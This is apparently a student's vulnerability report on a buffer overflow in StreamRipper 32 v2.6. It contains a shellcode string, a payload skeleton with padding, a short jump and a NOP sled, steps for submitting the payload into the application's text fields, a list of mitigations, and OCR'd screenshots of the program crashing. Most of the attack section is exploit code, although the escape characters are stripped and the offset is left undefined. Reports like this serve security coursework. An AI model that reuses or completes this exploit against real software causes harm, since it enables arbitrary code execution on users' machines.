Vulnerability report

Vulnerability Name - Buffer overflow

Vulnerability Description - Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.

Vulnerability Application - StreamRipper

Payload -

```
shellcode =  ""
shellcode += "xdaxc7xbaxeex50x53xe0xd9x74x24xf4"
shellcode += "x5dx33xc9xb1x52x83xedxfcx31x55x13"
shellcode += "x03xbbx43xb1x15xbfx8cxb7xd6x3fx4d"
shellcode += "xd8x5fxdax7cxd8x04xafx2fxe8x4fxfd"
shellcode += "xc3x83x02x15x57xe1x8ax1axd0x4cxed"
shellcode += "x15xe1xfdxcdx34x61xfcx01x96x58xcf"
shellcode += "x57xd7x9dx32x95x85x76x38x08x39xf2"
shellcode += "x74x91xb2x48x98x91x27x18x9bxb0xf6"
shellcode += "x12xc2x12xf9xf7x7ex1bxe1x14xbaxd5"
shellcode += "x9axefx30xe4x4ax3exb8x4bxb3x8ex4b"
shellcode += "x95xf4x29xb4xe0x0cx4ax49xf3xcbx30"
shellcode += "x95x76xcfx93x5ex20x2bx25xb2xb7xb8"
shellcode += "x29x7fxb3xe6x2dx7ex10x9dx4ax0bx97"
shellcode += "x71xdbx4fxbcx55x87x14xddxccx6dxfa"
shellcode += "xe2x0excexa3x46x45xe3xb0xfax04x6c"
shellcode += "x74x37xb6x6cx12x40xc5x5exbdxfax41"
shellcode += "xd3x36x25x96x14x6dx91x08xebx8exe2"
```

```
shellcode += "x01x28xdaxb2x39x99x63x59xb9x26xb6"
shellcode += "xcexe9x88x69xafx59x69xdax47xb3x66"
shellcode += "x05x77xbcxacx2ex12x47x27x91x4bx54"
shellcode += "x36x79x8ex5ax39xc1x07xbcx53x25x4e"
shellcode += "x17xccxdcxcbxe3x6dx20xc6x8exaexaa"
shellcode += "xe5x6fx60x5bx83x63x15xabxdexd9xb0"
shellcode += "xb4xf4x75x5ex26x93x85x29x5bx0cxd2"
shellcode += "x7exadx45xb6x92x94xffxa4x6ex40xc7"
shellcode += "x6cxb5xb1xc6x6dx38x8dxecx7dx84x0e"
shellcode += "xa9x29x58x59x67x87x1ex33xc9x71xc9"
shellcode += "xe8x83x15x8cxc2x13x63x91x0exe2x8b"
shellcode += "x20xe7xb3xb4x8dx6fx34xcdxf3x0fxbb"
shellcode += "x04xb0x30x5ex8cxcdxd8xc7x45x6cx85"
shellcode += "xf7xb0xb3xb0x7bx30x4cx47x63x31x49"
shellcode += "x03x23xaax23x1cxc6xccx90x1dxc3"

payload =  'A' * (OFFSET - len(short_jump))
payload += short_jump
payload += 'x90' * 8
payload += shellcode
```

Steps of reproduce -

1.) Install the Stream application
2.) Select any **User Interface Elements**
3.) Run the above code snippet it will develop a payload
4.) Copy the payload and summit in any of the text fields

Impact - A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. If the transaction overwrites executable code, it can cause the program to behave unpredictably and generate incorrect results, memory access errors, or crashes.


Mitigation -


1.) **Address space randomization (ASLR)**—Randomly moves around the address space locations of data regions. Typically, buffer overflow attacks need to know the locality of executable code, and randomizing address spaces makes this virtually impossible.


2.) **Data execution prevention**—Flags certain areas of memory as non-executable or executable, which stops an attack from running code in a non-executable region.

3.) **Structured exception handler overwrite protection (SEHOP)**—Helps stop malicious code from attacking Structured Exception Handling (SEH), a built-in system for managing hardware and software exceptions. It thus prevents an attacker from being able to make use of the SEH overwrite exploitation technique. At a functional level, an SEH overwrite is achieved using a stack-based buffer overflow to overwrite an exception registration record, stored on a thread's stack.

POC -




Recycle Bin
Google Chrome
SECURE CODING
C:\Windows\System32\cmd.exe
C:\Users\Ritesh\Desktop\SECURE CODING>python exploit.py
C:\Users\Ritesh\Desktop\SECURE CODING>
exploit - Notepad
File Edit Format View Help
6x90x90x90x90x90x90x90x90x90xdaxc7xbaxeex50x53xe0xd9x74x24xf4x5dx33xc9xb1x52x83xedxfcx
xb0xb3xb0x7bx30x4cx47x63x31x49x03x23xaax23x1cxc6xccx90x1dxc3
StreamRipper 32
Broadcast Parameters
URL (http://ip:port)
Current MP3
Title:
Bytes Read:
Output
Max KB To Rip
Destination:
More Options
Relay Port
8000
Connect To Relay
Control
Start Rip
Stop Rip
Exit
Hide To Systray
Station/Song Matching
Enable
Add
Delete
Stream Name
Pattern
SHOUTcast.com Directory
Genre:
Refresh List
Search Text
Search
Description
Bitrate
Track Info
Version 2.6
Save Internet Radio!
www.saveinternetradio.org
9:06 PM
3/31/2021


Recycle Bin
Google Chrome
SECURE CODING
C:\Windows\System32\cmd.exe
C:\Users\Ritesh\Desktop\SECURE CODING>python exploit.py
C:\Users\Ritesh\Desktop\SECURE CODING>
exploit - Notepad
File Edit Format View Help
6x90x90x90x90x90x90x90x90x90xdaxc7xbaxeex50x53xe0xd9x74x24xf4x5dx33xc9xb1x52x83xedxfcx
xb0xb3xb0x7bx30x4cx47x63x31x49x03x23xaax23x1cxc6xccx90x1dxc3
StreamRipper 32
SRipper MFC Application
SRipper MFC Application has stopped working
Windows is checking for a solution to the problem...
Cancel
9:06 PM
3/31/2021